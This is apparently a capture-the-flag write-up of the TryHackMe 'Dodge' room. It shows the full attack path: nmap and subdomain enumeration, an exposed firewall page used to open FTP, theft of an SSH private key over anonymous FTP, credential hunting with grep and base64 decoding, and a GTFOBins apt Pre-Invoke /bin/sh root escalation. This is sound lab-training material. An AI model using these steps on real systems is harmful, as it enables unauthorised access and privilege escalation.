

Ah 2024! Lets kick this off shall we with a write up from a room I worked on.
The room is called Dodge. I decided to sharpen the axe, especially off the back of advent of cyber and kringle con. This room called to me, mainly because it offered some simple objectives and seemed like it would use some of methods I tested out during the said events!
Step 1 Nmap
First things first, it’s nmap, right 🙂 I needed to check to see what services I could enumerate from the target server.
sudo nmap -A 10.10.122.137Broken down this command does the following
- Sudo – Allows you to run nmap with higher privileges that subsequently change the way nmap will perform it’s scan.
- needed for -sS scans aka syn only scan.
- -A – Aggressive mode, I generally try this first with these types of labs, it is loud but covers a variety of additional items
- This will perform tasks like -O -sV and -sC
- -O = Operating system enumeration
- -sV = Version Detection
- -sC = is the same as running –script=default
- You can have a look at what the default script does if you feel so inclined 🙂

Cool stuff, so now I tried to go to the page from Firefox

Ooof, not what I was expecting! I tried the same for Http and got the same result.
So I now focused my attention back to the results from the nmap scan and found something interesting!

Specifically under the subject alternative name from the certificate. Now I want to resolve these names and I want to resolve them in the header. A simple way for me to do this from my browser is to add the names to my hosts file! This means that when I try to access the pages the browser will hopefully send in the header the service/ url it is trying to connect to.
I also know this is an apache server, so in my humble thoughts, I start thinking PHP. I actually thought at this stage about whether I need to start investigating CVE’s… but I haven’t actually proved I can access anything yet.
I do a quick cat of /etc/hosts
and I append the names to the file with the ip
echo '10.10.122.137 dodge.thm www.dodge.thm blog.dodge.thm dev.dodge.thm touch-me-not.dodge.thm netops-dev.dodge.thm ball.dodge.thm' >> /etc/hosts
Now lets try connecting to one of those services!
https://dodge.thm did not present a successful result, however dev.dodge.thm did.
Step 1 . 5 Rabbit hole!
I decided I wanted to check all of the SAN’s, but I didn’t want to do this manually, and I wanted to write something in python.

Using ChatGPT I was able to put together the script relatively quickly and get the above result.
Here is the Code
import requests
import urllib3
urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)
BOLD_GREEN = '\033[1;92m'
ENDC = '\033[0m'

headers = {
    'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/58.0.3029.110 Safari/537.3',
    'Accept': 'text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8',
    'Accept-Language': 'en-US,en;q=0.5'
}
dns_entries = [
    "dodge.thm",
    "www.dodge.thm",
    "blog.dodge.thm",
    "dev.dodge.thm",
    "touch-me-not.dodge.thm",
    "netops-dev.dodge.thm",
    "ball.dodge.thm"
]

def check_dns_entry(dns):
    success_message = ""
    for protocol in ["https", "http"]:
        try:
            response = requests.get(f"{protocol}://{dns}/", headers=headers, timeout=5, verify=False)
            if response.status_code == 200:
                success_message += f"{BOLD_GREEN}Success{ENDC}: Received {response.status_code} from {protocol.upper()} {dns}\n"
            else:
                success_message += f"Error: Received {response.status_code} from {protocol.upper()} {dns}\n"
        except Exception as e:
            success_message += f"Error: {e} from {protocol.upper()} {dns}\n"
    return success_message

for dns in dns_entries:
    result = check_dns_entry(dns)
    print(result)
Step 2; what am I looking at?
I get to the apache server on dev, and I can’t really see much here other than the version, thinking CVE’s again, but I decide to carry on and check the other pages.

Now, this room is about firewalls…at least at first, so netops seems like a great service to try next.
The page displayed is blank, which is, well weird!
I grabbed the cURL from firefox and modified it a little to see what I could see.
curl 'https://netops-dev.dodge.thm/' -H 'User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/109.0' -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8' -H 'Accept-Language: en-US,en;q=0.5' -H 'Accept-Encoding: gzip, deflate, br' -H 'Connection: keep-alive' -H 'Cookie: PHPSESSID=3gimph97n2gq2cib6udnb2lle7' -H 'Upgrade-Insecure-Requests: 1' -H 'Sec-Fetch-Dest: document' -H 'Sec-Fetch-Mode: navigate' -H 'Sec-Fetch-Site: none' -H 'Sec-Fetch-User: ?1' -k --output -

the out put is in binary, however I do notice after grabbing the curl that there is something else going on here!

in the debugger I had a look t cf.js
Wasn’t really much for me to get from this.

However I did notice firewall.js
There is a get request being made to firewall10110.php

So, lets see if I can get that.
Step 3 : I get something!
So I am able to see this page :O
https://netops-dev.dodge.thm/firewall10110.php
Now call me crazy, but I can see that there are some allow rules and deny rules. One of the ports is 21 and I’m wondering if I can get connected to the system over ftp!
I tried doing sudo ufw status to see what I get back. Not much  Just Invalid Command.
I then think, well maybe I can try changing the port.
Had to google to check the command, it is very basic
sudo ufw allow 21
Refresh the page and …

OK, Cool
Step 4 : Get some access
I run nmap again at this point, just to check what I can see…. and OH, OH !

Yup, that is Anonymous Access allowed!

I now want to know what I can see.
ftp> ls -lah

200 PORT command successful. Consider using PASV.

150 Here comes the directory listing.

drwxr-xr-x    5 1003     1003         4096 Jun 29  2023 .

drwxr-xr-x    5 1003     1003         4096 Jun 29  2023 ..

-rwxr-xr-x    1 1003     1003           87 Jun 29  2023 .bash_history

-rwxr-xr-x    1 1003     1003          220 Feb 25  2020 .bash_logout

-rwxr-xr-x    1 1003     1003         3771 Feb 25  2020 .bashrc

drwxr-xr-x    2 1003     1003         4096 Jun 19  2023 .cache

drwxr-xr-x    3 1003     1003         4096 Jun 19  2023 .local

-rwxr-xr-x    1 1003     1003          807 Feb 25  2020 .profile

drwxr-xr-x    2 1003     1003         4096 Jun 22  2023 .ssh

-r--------    1 1003     1003           38 Jun 19  2023 user.txt

226 Directory send OK.
I can see a home Directory. Quite frankly this is an amazing catch as I am now able to grab the information from this system and investigate it.
The permissions on user.txt will not allow me to get it with ftp. I can however get history, I can also see .ssh has read permissions, this is worth a look.
ftp> cd .ssh

250 Directory successfully changed.

ftp> ls -lah

200 PORT command successful. Consider using PASV.

150 Here comes the directory listing.

drwxr-xr-x    2 1003     1003         4096 Jun 22  2023 .

drwxr-xr-x    5 1003     1003         4096 Jun 29  2023 ..

-rwxr-xr-x    1 1003     1003          573 Jun 22  2023 authorized_keys

-r--------    1 1003     1003         2610 Jun 22  2023 id_rsa

-rwxr-xr-x    1 1003     1003         2610 Jun 22  2023 id_rsa_backup

226 Directory send OK.

ftp> get id_rsa_backup /tmp/id_rsa_backup

local: /tmp/id_rsa_backup remote: id_rsa_backup

200 PORT command successful. Consider using PASV.

150 Opening BINARY mode data connection for id_rsa_backup (2610 bytes).

226 Transfer complete.

2610 bytes received in 0.00 secs (4.9485 MB/s)

ftp> get id_rsa /tmp/id_rsa

local: /tmp/id_rsa remote: id_rsa

200 PORT command successful. Consider using PASV.

550 Failed to open file.

ftp> get authorized_keys /tmp/authorized_keys

local: /tmp/authorized_keys remote: authorized_keys

200 PORT command successful. Consider using PASV.

150 Opening BINARY mode data connection for authorized_keys (573 bytes).

226 Transfer complete.

573 bytes received in 0.00 secs (1.3394 MB/s)

ftp>
Step 5 : Check the loot so far
First I have a look at bash_history

From this I can see that there were two files accessed, and that a check of sudo privileges were performed.
Next I check the rsa keys


I think I have a key 🙂

Gah, forgot to change the permissions on the key!
chmod 600 id_rsa_backup 
I’m in! now lets see if I can cap the flag of the user.txt

That is a flag!
Step 6 : Elevate privileges
Ok so lets see what we need to do here, I am going to start with a sudo -l ! 🙂 From the history, this user checked the permissions, I would normally suggest doing this, but it is a convenient reminder.
ah! wait I need a password for that.
I try to cat /etc/sudoers, honestly, going for pot luck. Now there are services running on the box, lets see what we can see.
From the history, there are 2 interesting php files, I am going to hunt them down by using find.
find / -type f -iname "setup.php" 2>/dev/null

/var/www/notes/api/setup.php
Now lets check that Directory!

Can’t cat setup as this has the permissions that are not going to allow me to view. I was about to check posts, when I stopped an thought I would look for files with the word username in it.

There is a password here!
Tried su to gabriela but the user does not exist. was a bit of a stretch! 🙂
I improve my grep
grep - r username -A 10I want to know what that base64 encoded information is in posts
I copy the string and head to CyberChef. After decoding the base64 string I can see something VERY interesting
{“title”:”My SSH login”,”content”:”c…. Redacted

The credential from the base64 string is good! I am now able to su to the new user.
from here I run sudo -l and immediately get a result that I can use /usr/bin/apt

Time to GTFO BINS!

from GTFO
- Tried (a) seems that his fails due to timeout
- Tried (b) similar to above, fails due to timeout
- Tried (c) Sim….. nah,

That’s root.

Option C is
sudo apt update -o APT::Update::Pre-Invoke::=/bin/shWhat does this do?
The main part of the string above is the -o parameter which allows for input into the apt package manager
After the -o this is what apt should do
- APT should be run
- Update must be run
- Pre-invoke must be run
- Pre-invoke must execute /bin/sh
- Pre-invoke must be run
- Update must be run
With these levels above you can see how the string works, essentially at the end of pre-invoke, you could theoretically run anything.
for example

And that is how to Dodge a Firewall and get root access on the THM Dodge box! Hope the writeup was enjoyable.
 Blue-Lab